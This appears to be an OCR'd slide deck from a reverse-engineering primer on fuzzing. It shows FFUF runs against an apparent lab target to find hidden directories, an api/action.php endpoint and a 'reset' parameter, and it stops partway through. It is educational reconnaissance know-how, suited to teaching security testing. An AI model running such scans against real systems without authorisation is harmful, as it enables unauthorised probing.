!gnireenignE: Part 2
Fuzzing and Instrumentation

A Reverse Engineering Primer by
Chris Davisson and Joe Grassl


What Does “Fuzz” Mean?

- Hip slang for “the cops”
- Greatest psychedelic hard rock band of the 21 century
- A security testing technique where many different inputs are forced through an application and the response is evaluated

Web Fuzzing 101: Content Discovery


- Used to find hidden web directories and files
- For your arsenal: FFUF, the fastest web fuzzer in the known universe
- If you're still using dirbuster or gobuster, you can throw that weak sauce in the trash right now

Fuzzing with FFUF




```
delta@host:~$ ffuf -u http://157.245.40.149:31776/FUZZ -t 100 -w tools/lists/megalist

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://157.245.40.149:31776/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 4023, Words: 923, Lines: 64]
.                       [Status: 301, Size: 178, Words: 6, Lines: 8]
api                     [Status: 301, Size: 178, Words: 6, Lines: 8]
[WARN] Caught keyboard interrupt (Ctrl-C)

delta@host:~$
```

Fuzzing with FFUF



```
delta@host:~$ ffuf -u http://157.245.40.149:31776/api/FUZZ -t 100 -w tools/lists/megalist

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://157.245.40.149:31776/api/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.                        [Status: 301, Size: 178, Words: 6, Lines: 8]
                         [Status: 200, Size: 39, Words: 1, Lines: 1]
action.php               [Status: 200, Size: 24, Words: 4, Lines: 1]
:: Progress: [22708/226441] :: Job [1/1] :: 483 req/sec :: Duration: [0:00:47] :: Errors: 1 ::
```

Fuzzing with FFUF




```
157.245.40.149:31776/api/action.php
```

```
Error: Parameter not set
```


normal

Fuzzing with FFUF




```
000304                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000039                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000001                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000017                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000248                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000042                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000395                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000062                  [Status: 200, Size: 24, Words: 4, Lines: 1]
00000000                [Status: 200, Size: 24, Words: 4, Lines: 1]
000372                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000060                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000238                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000385                  [Status: 200, Size: 24, Words: 4, Lines: 1]
00000                   [Status: 200, Size: 24, Words: 4, Lines: 1]
000009                  [Status: 200, Size: 24, Words: 4, Lines: 1]
0003                    [Status: 200, Size: 24, Words: 4, Lines: 1]
000371                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000083                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000245                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000278                  [Status: 200, Size: 24, Words: 4, Lines: 1]
000031                  [Status: 200, Size: 24, Words: 4, Lines: 1]
```

Fuzzing with FFUF



```
delta@host:~$ ffuf -u http://157.245.40.149:31776/api/action.php?FUZZ=1 -t 100 -w tools/lists/megalist -fs 24

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.0.2
________________________________________________

 :: Method           : GET
 :: URL              : http://157.245.40.149:31776/api/action.php?FUZZ=1
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: 24
________________________________________________

reset                   [Status: 200, Size: 27, Words: 5, Lines: 1]
reset                   [Status: 200, Size: 27, Words: 5, Lines: 1]
:: Progress: [180456/226441] :: Job [1/1] :: 337 req/sec :: Duration: [0:08:54] :: Errors: 4 ::
```


Fuzzing with FFUF



```
Error: Account ID not found
```


normal

Fuzzing with FFUF



